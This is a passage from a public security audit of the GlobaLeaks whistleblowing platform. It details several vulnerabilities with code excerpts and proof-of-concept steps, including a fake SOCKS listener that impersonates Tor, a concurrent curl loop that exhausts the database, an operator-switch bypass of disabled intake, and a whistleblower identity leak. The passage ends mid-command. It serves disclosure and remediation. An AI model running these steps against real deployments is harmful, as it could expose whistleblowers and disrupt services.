58          self.state.services.append(self.state.tor)
59
60          self.state.jobs_monitor = job.JobsMonitor(self.state.jobs)
```

```
backend/globaleaks/state.py

116     def get_agent(self):
117         if 1 not in self.tenants or self.tenants[1].cache.anonymize_outgoing_c
onnections:
118             return get_tor_agent(self.settings.socks_port)
119
120         return get_web_agent()
```

```
backend/globaleaks/utils/agent.py

8 def get_tor_agent(socks_port=9999):
...
17      torServerEndpoint = TCP4ClientEndpoint(reactor, b"127.0.0.1", socks_port)
18
19      return SOCKS5Agent(reactor, proxyEndpoint=torServerEndpoint)
```

```
backend/globaleaks/state.py

206         return sendmail(tid,
207                         self.tenants[tid].cache.notification.smtp_server,
...
218                         self.tenants[1].cache.anonymize_outgoing_connections,
219                         self.settings.socks_port)
```

```
backend/globaleaks/utils/mail.py

93         if anonymize:
94             socksProxy = TCP4ClientEndpoint(reactor, "127.0.0.1", socks_port,
timeout=timeout)
95             endpoint = SOCKS5ClientEndpoint(smtp_host.encode('utf-8'),
smtp_port, socksProxy)
96         else:
97             endpoint = TCP4ClientEndpoint(reactor, smtp_host, smtp_port,
timeout=timeout)
```

```
backend/globaleaks/jobs/update_check.py

73 class UpdateCheck(HourlyJob):
...
76     def fetch_packages_file(self):
77         return get_page(self.state.get_agent(), DEB_PACKAGE_URL)
```

PoC

Steps to reproduce

1. Confirm that the default SOCKS port is an unprivileged local high port that a local user can bind before GlobaLeaks starts.

```
python3 - <<'PY'
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('127.0.0.1', 9999))
s.listen(1)
print('attacker listening on 127.0.0.1:9999')
s.close()
PY
```

2. Run a fake SOCKS5 listener as a low-privileged local user before starting GlobaLeaks.

```
python3 - <<'PY'
import socket
import struct

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(('127.0.0.1', 9999))
s.listen(16)
print('fake SOCKS listening on 127.0.0.1:9999')

while True:
    conn, addr = s.accept()
    data = conn.recv(4096)
    print('initial SOCKS bytes:', data[:200].hex())
    if data.startswith(b'\x05\x01\x00\x05\x01\x00\x03'):
        host_len = data[6]
        host = data[7:7 + host_len].decode('ascii', 'replace')
        port = struct.unpack('!H', data[7 + host_len:9 + host_len])[0]
        print('requested target:', host, port)
    conn.sendall(b'\x05\x00')
    conn.sendall(b'\x05\x00\x00\x01\x00\x00\x00\x00\x00\x00')
PY
```

3. Start GlobaLeaks with outgoing anonymization enabled (`anonymize_outgoing_connections=true`) and trigger an outbound path such as the update check or an outgoing notification email.

```
State.tenants[1].cache.anonymize_outgoing_connections = true
UpdateCheck.fetch_packages_file() or State.sendmail(...)
```

On a packaged deployment this can be triggered by the periodic update-check job or by queuing a notification email while outgoing anonymization is enabled.

4. Observe that the fake listener receives SOCKS5 handshake data and the requested outbound target, for example the update-check package URL host or the configured SMTP host.

```
fake SOCKS listening on 127.0.0.1:9999
initial SOCKS bytes: 0501000501000311646562e676c6f62616c65616b732e6f726701bb
requested target: deb.globaleaks.org 443
```

The repository-local execution environment used for this audit did not include Twisted, so the full Twisted client path was not executed in-process here. The production requirements include Twisted and txtorcon, and the source-to-sink path above is direct: both `get_tor_agent()` and `sendmail(..., anonymize=True)` create client endpoints to `127.0.0.1:0` without verifying Tor ownership.

Expected result

When outgoing anonymization is enabled, outbound HTTP and SMTP traffic should be sent only through the Tor process started and controlled by GlobaLeaks. If Tor cannot bind or authenticate its SOCKS listener, outbound anonymized operations should fail closed rather than connecting to an arbitrary process on the same fixed port.

Actual result

GlobaLeaks uses a fixed high SOCKS port and later trusts whatever service is listening on that port. A local process that pre-binds `127.0.0.1:9999` can impersonate the Tor SOCKS endpoint for anonymized outbound traffic.

Impact

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

This is a local communication-channel impersonation issue. A low-privileged local user or compromised local service can preempt the fixed SOCKS port and receive outbound connections that operators expected to be routed through Tor. Depending on the outbound path and notification configuration, the attacker can observe destinations and timing, block anonymized update/mail operations, relay traffic outside Tor, and potentially inspect or modify unencrypted SMTP traffic. For SMTP TLS/SSL deployments, content interception may require combining this issue with a TLS interception condition such as the already-filed SMTP hostname-validation weakness; the SOCKS impersonation primitive is still distinct because it gives the local attacker the proxy position that the backend treats as trusted Tor.

Impacted users or systems:

- Deployments where `anonymize_outgoing_connections` is enabled.
- Hosts where a low-privileged local user or compromised local process can bind `127.0.0.1:9999` before GlobaLeaks starts.
- Operators relying on Tor to anonymize outbound update checks or notification mail transport.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Medium**

CWE-940 Improper Verification of Source of a Communication Channel

CWE-923 Improper Restriction of Communication Channel to Intended Endpoints

CWE-455 Non-exit on Failed Initialization

Info 10.42 F-110 - Init script reads reachable_via_web from default workdir before override

On non-default working directories, the init script can read the wrong database and expose web ports despite a Tor-only setting.

IMPACT	COMPONENT	FOUND BY
Channel policy bypass	**Debian**	**GPT-5.5, xhigh reasoning, v3**

The Debian init script decides whether to install public `80` and `443` firewall redirects by reading `reachable_via_web` from the default `/var/globaleaks` database before it sources `/etc/default/globaleaks`. If an operator uses `/etc/default/globaleaks` to run GlobaLeaks from a non-default `WORKING_DIR`, the firewall decision can be based on a different database than the daemon later uses. A deployment whose actual database has `reachable_via_web=false` can still have the standard public web redirects installed, exposing the service on `80/443` despite the operator's Tor-only reachability setting.

Details

Affected source code, component, endpoint, or function:

```
debian/globaleaks.init: startup configuration order and network_sandboxing_start()
backend/default: default WORKING_DIR
debian/default: operator override file
backend/bin/gl-admin:get_var(), add_workingdir_path_arg()
backend/bin/globaleaks: --working-path option handling
backend/globaleaks/settings.py: Settings.working_path and load_cmdline_options()
```

Description:

The init script documents its intended configuration order as package defaults, web configuration, then `/etc/default/globaleaks` overrides. However, it computes `REACHABLE_VIA_WEB` before reading `/etc/default/globaleaks`. The check is hard-coded to the default database path: it tests `/var/globaleaks/globaleaks.db` and calls `gl-admin getvar reachable_via_web` without passing `--workdir`.

`gl-admin`'s default workdir is `Settings.working_path`, which defaults to `/var/globaleaks`. Only after this check does the init script source `/etc/default/globaleaks`, where `WORKING_DIR` can be changed. The daemon is then started with `--working-path=${WORKING_DIR}`.

As a result, the init script can install `REDIRECT` rules for public ports `80` and `443` based on the default database even when the actual database used by the daemon is a different `WORKING_DIR` whose `reachable_via_web` value is `false`. This bypasses the packaged firewall part of the global Tor-only reachability control.

This init-order failure is separate from direct reachability of backend high ports after the init script correctly skips standard redirects. Here, the package can install standard `80/443` redirects even though the active database says web reachability is disabled.

Relevant code:

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

```
debian/globaleaks.init

24 ##################################################################
25 # GLobaLeaks configuration is read with the following order:
26 # 1) /usr/share/globaleaks/default
27 # 2) web configuration
28 # 3) /etc/default/globaleaks
...
33 if test -e "/usr/share/globaleaks/default" ; then
34     . "/usr/share/globaleaks/default"
35 fi
36
37 REACHABLE_VIA_WEB=1
38 if [[ -f /var/globaleaks/globaleaks.db && "$(gl-admin getvar reachable_via_web
2>&1)" == "False" ]]; then
39     REACHABLE_VIA_WEB=0
40 fi
41
42 if test -e "/etc/default/globaleaks" ; then
43     . "/etc/default/globaleaks"
44 fi
```

```
debian/globaleaks.init

106     if [[ "$REACHABLE_VIA_WEB" -eq "1" ]]; then
107         iptables -m comment --comment "globaleaks" -t nat -A PREROUTING -p tcp
--dport 80 -j REDIRECT --to-port 8080
108         ip6tables -m comment --comment "globaleaks" -t nat -A PREROUTING -p
tcp --dport 80 -j REDIRECT --to-port 8080
109
110         iptables -m comment --comment "globaleaks" -t nat -A PREROUTING -p tcp
--dport 443 -j REDIRECT --to-port 8443
111         ip6tables -m comment --comment "globaleaks" -t nat -A PREROUTING -p
tcp --dport 443 -j REDIRECT --to-port 8443
```

```
debian/globaleaks.init

151     ARGS="--ip=${LISTENING_IP}
152           --working-path=${WORKING_DIR}"
...
163             if start-stop-daemon \
164                 --start \
...
170                 -- --profile=usr.bin.globaleaks $DAEMON $ARGS
```

```
backend/default

13 # WORKING_DIR
14 # must be configured with the daemon working directory
15 WORKING_DIR=/var/globaleaks/
```

```
backend/bin/gl-admin

263 def get_var(args):
264     db_path = check_db(args.workdir)
...
307 def add_workingdir_path_arg(parser):
308     parser.add_argument("-w",
309                         "--workdir",
310                         help="the directory that hosts the globaleaks data
storage",
311                         default=Settings.working_path)
```

```
backend/bin/globaleaks

57 parser.add_option("-w", "--working-path", type="string",
58     help="set the backend working directory",
59     dest="working_path", default=None)
...
85 Settings.load_cmdline_options(options)
```

```
backend/globaleaks/settings.py

37         self.working_path = '/var/globaleaks'
...
132         if options.working_path:
133             self.working_path = options.working_path
```

PoC

Steps to reproduce

1. On a Debian-packaged deployment, configure GlobaLeaks to use a non-default working directory by setting `WORKING_DIR` in `/etc/default/globaleaks`.

```
sudo install -d -o globaleaks -g globaleaks -m 700 /srv/globaleaks-alt
sudo sh -c 'printf "%s\n" "WORKING_DIR=/srv/globaleaks-alt" >> /etc/default/
globaleaks'
```

2. In the active database under `/srv/globaleaks-alt`, disable web reachability, for example through the administrator network page or the admin network API. The important active-database state is:

```
/srv/globaleaks-alt/globaleaks.db: reachable_via_web = false
```

3. Ensure that the default database used by the init script is absent, or that its `reachable_via_web` value is not `False`.

```
/var/globaleaks/globaleaks.db: absent or reachable_via_web = true
```

4. Restart the packaged service. During startup, the init script evaluates `REACHABLE_VIA_WEB` before it sources `/etc/default/globaleaks`, so it either sees no default database or reads the default database value with `gl-admin getvar reachable_via_web`. It then sources `/etc/default/globaleaks` and starts the daemon with the alternate working path.

```
sudo /etc/init.d/globaleaks restart
```

5. Observe that the standard-port redirect rules are installed even though the active database has web reachability disabled.

```
sudo iptables-save | grep 'comment "globaleaks"' | grep -E 'dport (80|443)|to-
ports? (8080|8443)'
```

Expected rule evidence includes redirects similar to:

```
-A PREROUTING -p tcp -m tcp --dport 80 -m comment --comment globaleaks -j REDIRECT
--to-ports 8080
-A PREROUTING -p tcp -m tcp --dport 443 -m comment --comment globaleaks -j
REDIRECT --to-ports 8443
```

6. From a remote client, access the service on standard HTTPS while selecting the root tenant with a local Host header. This uses the same backend trust boundary as the existing high-port advisory, but the client no longer needs direct reachability to `8443`; the packaged redirect exposes it on `443`.

```
curl -k -i 'https://TARGET/api/public' -H 'Host: localhost'
```

Expected result

The init script should evaluate `reachable_via_web` from the same working directory that it later passes to the daemon. If the active database has `reachable_via_web=false`, the packaged service should not install public `80/443` redirects for that instance.

Actual result

The init script evaluates `reachable_via_web` from `/var/globaleaks` before applying the `WORKING_DIR` override from `/etc/default/globaleaks`. It can therefore install public standard-port redirects for a daemon that later runs against a different database whose `reachable_via_web` setting is false.

Impact

This is a deployment-time protection mechanism failure in the Debian package. Operators who intentionally run GlobaLeaks from a non-default `WORKING_DIR` and disable web reachability in that active database can still expose the service on the normal public web ports after restart. The issue undermines the operator's Tor-only reachability expectation and can expose public metadata, receipt authentication, and new submission-session creation over clearnet through standard ports.

Impacted users or systems:

- Debian/Ubuntu package deployments using `/etc/default/globaleaks` to set a non-default `WORKING_DIR`.
- Deployments that rely on `reachable_via_web=false` to avoid public clearnet exposure.
- Whistleblowers and operators relying on the packaged firewall redirects to reflect the active database's reachability policy.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-693 Protection Mechanism Failure

CWE-668 Exposure of Resource to Wrong Sphere

CWE-807 Reliance on Untrusted Inputs in a Security Decision

11 Non-finding candidates

Most reports show only what survived triage. This one also shows the edge of the review. The **27 records** below were considered and deliberately not classified as current vulnerabilities - because the impact was neutralised by configuration or version history, because the behaviour falls inside the accepted administrator trust model, or because the condition is technically real but not exploitable under the threat model in §2.3. A legacy condition affecting retained pre-3.0.0 unencrypted reports, for instance, can still be useful to operators even when current encrypted reports are untouched.

Publishing them documents the method. It lets a reader see where the line was drawn, and why - and it lets the project revisit any of them should its threat model or deployment assumptions change.

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Low 11.1 F-041 - Report list scans global data

An ordinary report-list refresh can trigger global aggregation work and consume shared database capacity far beyond the caller's own data.

IMPACT	COMPONENT	FOUND BY
Database exhaustion	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

`GET /api/recipient/rtips` computes `receiver_count` by grouping every `ReceiverTip` row in the database before it applies the tenant, recipient, and update-window filters used for the actual report list. An authenticated recipient in any tenant can repeatedly request this unrate-limited GET endpoint and force the backend to scan and materialize global report-recipient counts, consuming database and ORM worker capacity for reports the recipient cannot access.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/recipient/__init__.py:get_receivertips
backend/globaleaks/handlers/recipient/__init__.py:TipsCollection
backend/globaleaks/rest/decorators.py:decorate_method
backend/globaleaks/state.py:State.__init__
GET /api/recipient/rtips
```

Description:

The recipient report-list handler first builds auxiliary dictionaries for comment counts, file counts, and receiver counts. The comment and file count queries are scoped to the current receiver, but the receiver-count query has no tenant, receiver, time-window, or visible-report filter. It groups the complete `receivertip` table and stores one dictionary entry for every report on the instance.

The later report-list query applies the intended access filters: current tenant, current recipient or non-selectable contexts, and updated_after/updated_before. The global receiver-count query therefore does work for unrelated tenants and inaccessible reports before the endpoint knows which rows are needed.

The endpoint is a receiver-authenticated `GET`. The decorator layer only wraps `DELETE` / `POST` / `PUT` requests with the API rate limiter, so repeated report-list `GET`s are not delayed by the operation buckets. Each call runs through the ORM thread pool, which is shared backend capacity.

Relevant code:

```
# backend/globaleaks/handlers/recipient/__init__.py
# Fetch number of receivers who have access to each report
for itip_id, count in session.query(models.ReceiverTip.internaltip_id,
                                    func.count(models.ReceiverTip.id)) \
                          .group_by(models.ReceiverTip.internaltip_id):
    receiver_count_by_itip[itip_id] = count
```

```
# backend/globaleaks/handlers/recipient/__init__.py
for rtip, itip, answers, data in session.query(models.ReceiverTip,
                                               models.InternalTip,
                                               models.InternalTipAnswers,
                                               models.InternalTipData) \
                                      .filter(or_(models.InternalTip.context_id.
in_(receiver_contexts),
                                                  models.ReceiverTip.receiver_id
== receiver_id),
                                               models.InternalTip.tid == tid,
                                               models.InternalTip.update_date >=
updated_after,
                                               models.InternalTip.update_date <=
updated_before,
                                               models.InternalTip.id ==
models.ReceiverTip.internaltip_id,
                                               models.InternalTipAnswers.internal
tip_id == models.ReceiverTip.internaltip_id) \
                                      .group_by(models.ReceiverTip.id):
    ...
    'receiver_count': receiver_count_by_itip.get(itip.id, 0),
```

```
# backend/globaleaks/handlers/recipient/__init__.py
class TipsCollection(BaseHandler):
    check_roles = 'receiver'

    def get(self):
        return get_receivertips(self.request.tid,
                                self.session.user_id,
                                self.session.cc,
                                self.request.language,
                                self.request.args)
```

```
# backend/globaleaks/rest/decorators.py
if method in ['delete', 'post', 'put']:
    f = decorator_require_session_or_token(f)
    if State.settings.enable_rate_limiting:
        f = decorator_rate_limit(f)

f = decorator_authentication(f, roles)
```

```
# backend/globaleaks/state.py
self.orm_tp = None
self.set_orm_tp(ThreadPool(4, 16))
```

PoC

Steps to reproduce

1. Use a deployment or test database with many reports and `ReceiverTip` rows. The important property is total platform size, not the number of reports assigned to the attacking recipient. The vulnerable SQL generated by the auxiliary count is equivalent to:

```
SELECT receivertip.internaltip_id, count(receivertip.id) AS count_1
FROM receivertip
GROUP BY receivertip.internaltip_id;
```

2. Authenticate as any recipient account in any tenant and request the report list:

```
curl -s -H 'Cookie: session=<recipient-session>' 'https://<host>/api/recipient/
rtips' >/dev/null
```

3. Repeat the GET concurrently. This uses a normal recipient capability and does not hit the API operation rate limiter because the request method is GET:

```
for i in $(seq 1 32); do
  while true; do
    curl -s -H 'Cookie: session=<recipient-session>' 'https://<host>/api/recipient/
rtips' >/dev/null
  done &
done
wait
```

Expected result

The endpoint should compute receiver counts only for reports that are visible in the current recipient's current-tenant report list, or should join the count aggregation to the already scoped report-list query.

Actual result

Every request computes receiver counts for all `ReceiverTip` rows on the instance, including unrelated tenants and reports outside the caller's access boundary. Repeated requests can keep database work and ORM worker threads busy with global aggregation before the endpoint returns the caller's scoped report list.

Impact

A malicious recipient can turn an ordinary report-list refresh into repeated global database aggregation work. On large or multi-tenant installations, this can degrade or deny backend service for other users by consuming shared database and ORM worker capacity. The impact grows with total platform history, so a recipient with few assigned reports can still impose cost proportional to reports across the whole instance.

Impacted users or systems:

- Other recipients and administrators sharing the same backend and database.
- Multi-tenant installations where one tenant's recipient can force aggregation over other tenants' `ReceiverTip` rows.
- Large deployments with substantial report history.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**High**

CWE-1060 Excessive Number of Inefficient Server-Side Data Accesses

CWE-1125 Excessive Attack Surface

Low 11.2 F-089 - AppArmor documentation overstates sandbox

The documentation overstates the AppArmor boundary and can mislead operators about how much containment the package really provides.

IMPACT	COMPONENT	FOUND BY
Assurance mismatch	**Documentation**	**GPT-5.5 medium v1**

The security documentation describes the AppArmor profile as strict sandboxing that allows access only to strictly required files. The packaged profile allows broad capabilities and broad filesystem access patterns, so the documentation may give operators and auditors an overly strong understanding of the containment boundary.

Details

The documentation makes a strong security claim about AppArmor confinement that is not fully supported by the packaged profile.

Affected source code, component, endpoint, or function:

```
documentation/technical/security/application-security.rst
debian/apparmor/usr.bin.globaleaks
```

Description:

The documentation states that the AppArmor profile allows the application to access only strictly required files. The actual profile permits several powerful Linux capabilities, broad read access under `/usr/share`, write/link/lock access under `/var/globaleaks` and temporary directories, and execution of `gpg` and `tor`.

AppArmor remains useful defense in depth, but the documentation should describe it in more precise terms and avoid implying that the profile is a narrow least-privilege boundary unless the profile is tightened accordingly.

Relevant code:

```
documentation/technical/security/application-security.rst:
331 Application sandboxing
333 The GlobaLeaks backend integrates `AppArmor <https://apparmor.net/>`__ by
default and implements a strict sandboxing profile, allowing the application to
access only the strictly required files.

debian/apparmor/usr.bin.globaleaks:
10     capability setgid,
11     capability setuid,
12     capability fsetid,
13     capability fowner,
14     capability chown,
15     capability dac_override,
16     capability dac_read_search,
17     capability sys_tty_config,
35     /usr/share/** r,
38     /var/globaleaks/** lrwk,
46     owner /tmp/** rwkl,
47     owner /var/tmp/** rwkl,
```

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

PoC

The issue can be reproduced by comparing the documentation claim with the packaged AppArmor profile.

Steps to reproduce

1. Inspect the AppArmor claim in the security documentation.

```
nl -ba documentation/technical/security/application-security.rst | sed -n
'331,334p'
```

2. Inspect the packaged AppArmor profile.

```
nl -ba debian/apparmor/usr.bin.globaleaks | sed -n '10,48p'
```

3. Compare the claim to the allowed capabilities and paths.

```
The profile allows broad privileged capabilities and broad filesystem patterns,
while the documentation says only strictly required files are allowed.
```

Expected result

Documentation should accurately qualify AppArmor as a defense-in-depth control and describe important confinement limits, or the AppArmor profile should be tightened to match the documented least-privilege claim.

Actual result

Documentation makes an unqualified strict sandboxing claim that overstates the effective AppArmor policy.

Impact

This is a security assurance and operator-risk issue. Overstated documentation can cause operators, auditors, or hosted deployments to rely on a stronger sandboxing boundary than the package actually provides.

Impacted users or systems:

- Operators relying on the documented AppArmor guarantees for deployment risk decisions.
- Auditors assessing GlobaLeaks containment based on documentation.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-266 Incorrect Privilege Assignment

CWE-1059 Incomplete Documentation

Low 11.3 F-101 - Operator switch reopens disabled intake

A recipient can switch into a fresh operator session and reopen submission capability even while intake is supposed to stay disabled.

IMPACT	COMPONENT	FOUND BY
Intake policy bypass	**Backend**	**GPT-5.5 xhigh via run_codex_cwe_line v2**

The backend lets any authenticated recipient create a fresh whistleblower-role operator session through `/api/auth/operatorauthswitch` even after submissions have been disabled by an administrator or by the low-disk anomaly lockout. The normal public empty-receipt flow rejects new submission sessions in that state, but the operator switch does not apply the same intake gate, and the submission and draft-attachment endpoints accept the resulting whistleblower session without re-checking the disabled-submissions state.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/auth/__init__.py: ReceiptAuthHandler.post()
backend/globaleaks/handlers/auth/__init__.py: OperatorAuthSwitchHandler.get()
backend/globaleaks/handlers/whistleblower/submission.py: SubmissionInstance.post()
backend/globaleaks/handlers/whistleblower/attachment.py:
SubmissionAttachment.post()
backend/globaleaks/jobs/anomalies.py: check_disk_space()
/api/auth/receiptauth
/api/auth/operatorauthswitch
/api/auth/tokenauth
/api/whistleblower/submission
/api/whistleblower/submission/attachment
```

Description:

`ReceiptAuthHandler.post()` is the only backend path that checks the administrator-controlled `disable_submissions` flag and the process-wide `State.accept_submissions` low-disk lockout before creating a new empty-receipt submission session.

`OperatorAuthSwitchHandler.get()` is a recipient-only role switch used for assisted intake. It creates a new whistleblower session with an `operator_session` property, but it does not check either disabled-submission gate. The returned redirect token is the newly created session identifier and can be redeemed through `/api/auth/tokenauth` or used directly as `X-Session` before redemption.

`SubmissionInstance.post()` and `SubmissionAttachment.post()` authorize only on the cached whistleblower role and do not check whether intake is currently disabled. A recipient can therefore mint a fresh operator whistleblower session after intake is closed, then finalize a new report or add draft attachments despite the backend state that blocks ordinary public users from obtaining new submission sessions.

Relevant code:

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

```
backend/globaleaks/handlers/auth/__init__.py

if request['receipt']:
    session = yield login_whistleblower(self.request.tid, request['receipt'],
                                        self.request.client_using_tor,
operator_id)
else:
    if not self.state.accept_submissions or self.state.tenants[self.request.tid].c
ache['disable_submissions']:
        raise errors.SubmissionDisabled

    session = initialize_submission_session(self.request.tid)
```

```
backend/globaleaks/handlers/auth/__init__.py

class OperatorAuthSwitchHandler(BaseHandler):
    check_roles = 'receiver'

    def get(self):
        session = Sessions.new(self.session.user_tid,
                               uuid4(),
                               self.session.user_tid,
                               "whistleblower",
                               self.session.cc,
                               self.session.ek)

        session.properties['operator_session'] = self.session.user_id

        return {'redirect': '/#/login?token=%s' % session.id}
```

```
backend/globaleaks/handlers/whistleblower/submission.py

class SubmissionInstance(BaseHandler):
    check_roles = 'whistleblower'

    def post(self):
        request = self.validate_request(self.request.content.read(),
requests.SubmissionDesc)

        return create_submission(self.request.tid,
                                 request,
                                 self.session,
                                 self.request.client_using_tor,
                                 self.request.client_using_mobile)
```

```
backend/globaleaks/handlers/whistleblower/attachment.py

class SubmissionAttachment(BaseHandler):
    check_roles = 'whistleblower'
    upload_handler = True

    def post(self):
        self.uploaded_file['submission'] = True
        self.session.files.append(self.uploaded_file)
```

```
backend/globaleaks/jobs/anomalies.py

if free_disk_megabytes <= State.tenants[1].cache.threshold_free_disk_megabytes_hig
h or \
       free_disk_percentage <= State.tenants[1].cache.threshold_free_disk_percenta
ge_high:
   alarm_level_disk = 1 # HIGH
   accept_submissions = False
```

This is related to, but distinct from, `20260602-backend-disabled-submissions-can-be-completed-with-existing-session.md`. That earlier issue covers a public submitter reusing a submission session that already existed before intake was disabled. This issue covers a privileged role-transition path where a recipient can create a new whistleblower submission session after the disabled-submissions gate is already active.

PoC

Steps to reproduce

1. Disable submissions as an administrator, or trigger the repository's low-disk anomaly state so `State.accept_submissions` becomes false.

```
curl -sS -X PUT https://target.example/api/admin/node \
  -H 'Content-Type: application/json' \
  -H 'x-session: <admin-session>' \
  --data '<valid node settings with "disable_submissions": true>'
```

2. Confirm that the ordinary public empty-receipt path no longer creates new submission sessions.

```
curl -sS -X POST https://target.example/api/auth/receiptauth \
  -H 'Content-Type: application/json' \
  --data '{"receipt":""}'
```

The backend raises `SubmissionDisabled` because `ReceiptAuthHandler.post()` checks the disabled intake state before calling `initialize_submission_session()`.

3. As any authenticated recipient, request an operator switch after submissions are disabled.

```
curl -sS https://target.example/api/auth/operatorauthswitch \
  -H 'x-session: <recipient-session>'
```

The response contains a redirect like `/#/login?token=0`. The `1` value is a newly created whistleblower session with `properties.operator_session` set to the recipient user ID.

4. Use that fresh operator whistleblower session to submit a valid report body for one of the tenant's contexts.

```
curl -sS -X POST https://target.example/api/whistleblower/submission \
  -H 'Content-Type: application/json' \
  -H 'x-session: <operator-session>' \
  --data '{"context_id":"<context-uuid>","receivers":["<receiver-
uuid>"],"identity_provided":false,"answers":{},"score":0,"receipt":"<new-
receipt>"}'
```

A browser-style flow can first redeem the same value through `/api/auth/tokenauth` and then use the regenerated session ID, but redemption is not required to demonstrate the backend authorization flaw.

5. The same session can upload draft attachments to `/api/whistleblower/submission/attachment` because the upload/finalization path does not enforce the disabled intake state after the operator switch.

Expected result

When submissions are disabled, all paths that create new report-intake sessions or complete draft submissions should reject new intake, including recipient-assisted operator sessions. The low-disk lockout should also stop

new intake writes regardless of whether they originate from the public flow or the recipient operator flow.

Actual result

`/api/auth/operatorauthswitch` creates a fresh whistleblower session for the recipient after intake is disabled. `/api/whistleblower/submission` and `/api/whistleblower/submission/attachment` then accept that session and can create a new report or draft attachment despite the disabled-submissions state.

Impact

This is a privilege context switching and workflow-enforcement bypass. A malicious or abusive recipient, which is in scope for this repository's threat model, can override an administrator's intake shutdown or the server's low-disk submission lockout by switching into a new operator whistleblower session. That can create reports during an intended shutdown window, undermine operational controls, and worsen disk-pressure conditions that the anomaly job is explicitly trying to contain.

Impacted users or systems:

- Administrators relying on `disable_submissions` to stop new report intake.
- Deployments where `State.accept_submissions` is false because free disk space crossed the high-severity threshold.
- Recipients and operators who may receive or process reports created during an intended intake shutdown.
- The server's working directory and upload storage when draft attachments are accepted during low-disk lockout.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**Low**

CWE-270 Privilege Context Switching Error

CWE-266 Incorrect Privilege Assignment

CWE-841 Improper Enforcement of Behavioral Workflow

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.4 F-002 - Recipient sees identity without approval

Once one recipient gets identity approval, another recipient on the same report can inherit access to the whistleblower's identity.

IMPACT	COMPONENT	FOUND BY
Identity disclosure	**Backend**	**GPT-5.5 xhigh v1**

Recipient access to a reporting person's identity is tracked as a per-recipient request, but report serialization checks only the latest identity-access request for the report. Once one recipient obtains an authorized identity-access request, another recipient with access to the same report can retrieve the whistleblower identity without making or receiving their own authorization.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/models/serializers.py, serialize_rtip()
backend/globaleaks/handlers/recipient/rtip.py, create_identityaccessrequest()
backend/globaleaks/handlers/custodian/__init__.py, update_identityaccessrequest()
GET /api/recipient/rtips/<internaltip_id>
```

Description:

Identity-access requests are created by a specific recipient and store that recipient in `request_user_id`. Custodian approval updates that specific request. However, `serialize_rtip()` retrieves the latest `IdentityAccessRequest` for the report using only `internaltip_id` and does not require `request_user_id` to match the recipient whose report view is being serialized.

The same serializer then decides whether to remove `data.whistleblower_identity` based on that unscoped request. If the latest request is authorized, the identity remains in the serialized report for any recipient who has a `ReceiverTip` for the same report, even if that recipient never requested identity access and was never authorized by a custodian.

Relevant code:

```
backend/globaleaks/handlers/recipient/rtip.py

983     iar = models.IdentityAccessRequest()
984     iar.internaltip_id = itip.id
985     iar.request_user_id = user.id
...
1002    if not custodians:
1003        iar.reply_date = datetime_now()
1004        iar.reply_user_id = user_id
1005        iar.reply = 'authorized'
```

```
backend/globaleaks/handlers/custodian/__init__.py

84  def update_identityaccessrequest(session, tid, user_id,
identityaccessrequest_id, request):
85      iar, iarc, itip = session.query(models.IdentityAccessRequest,
models.IdentityAccessRequestCustodian, models.InternalTip) \
86                      .filter(models.IdentityAccessRequest.id ==
identityaccessrequest_id,
87                              models.IdentityAccessRequestCustodian.identityacc
essrequest_id == models.IdentityAccessRequest.id,
88                              models.IdentityAccessRequestCustodian.custodian_i
d == user_id,
89                              models.InternalTip.id ==
models.IdentityAccessRequest.internaltip_id).one()
...
94      if iar.reply == 'pending':
95          iar.reply_date = datetime_now()
96          iar.reply_user_id = user_id
97          iar.reply = request['reply']
```

```
backend/globaleaks/models/serializers.py

271     iar = session.query(models.IdentityAccessRequest) \
272                  .filter(models.IdentityAccessRequest.internaltip_id ==
itip.id) \
273                  .order_by(models.IdentityAccessRequest.request_date.desc()).f
irst()

275     if iar:
276         ret['iar'] = serialize_identityaccessrequest(session, iar)
...
288     if 'iar' not in ret or ret['iar']['reply'] in ('denied', 'pending'):
289         if 'data' in ret and 'whistleblower_identity' in ret['data']:
290             del ret['data']['whistleblower_identity']
```

The model confirms that identity requests are intended to record the requesting recipient:

```
backend/globaleaks/models/__init__.py

554 class _IdentityAccessRequest(Model):
555     """
556     This model keeps track of identity access requests by receivers and
557     of the answers by custodians.
558     """
...
562     internaltip_id = Column(UnicodeText(36), nullable=False, index=True)
563     request_date = Column(DateTime, default=datetime_now, nullable=False)
564     request_user_id = Column(UnicodeText(36), nullable=False)
```

PoC

Steps to reproduce

1. Configure a tenant with custodians enabled and a questionnaire that collects whistleblower identity. Create a report with identity information and assign it to at least two recipients, recipient A and recipient B.

```
# Configuration can be done through the normal admin UI/API.
# The important state is one InternalTip with two ReceiverTip rows and populated
whistleblower_identity data.
```

2. As recipient A, request identity access for the report.

```
curl -X POST \
  -H 'x-session: <recipient-a-session>' \
  -H 'content-type: application/json' \
  --data '{"request_motivation":"need to verify identity"}' \
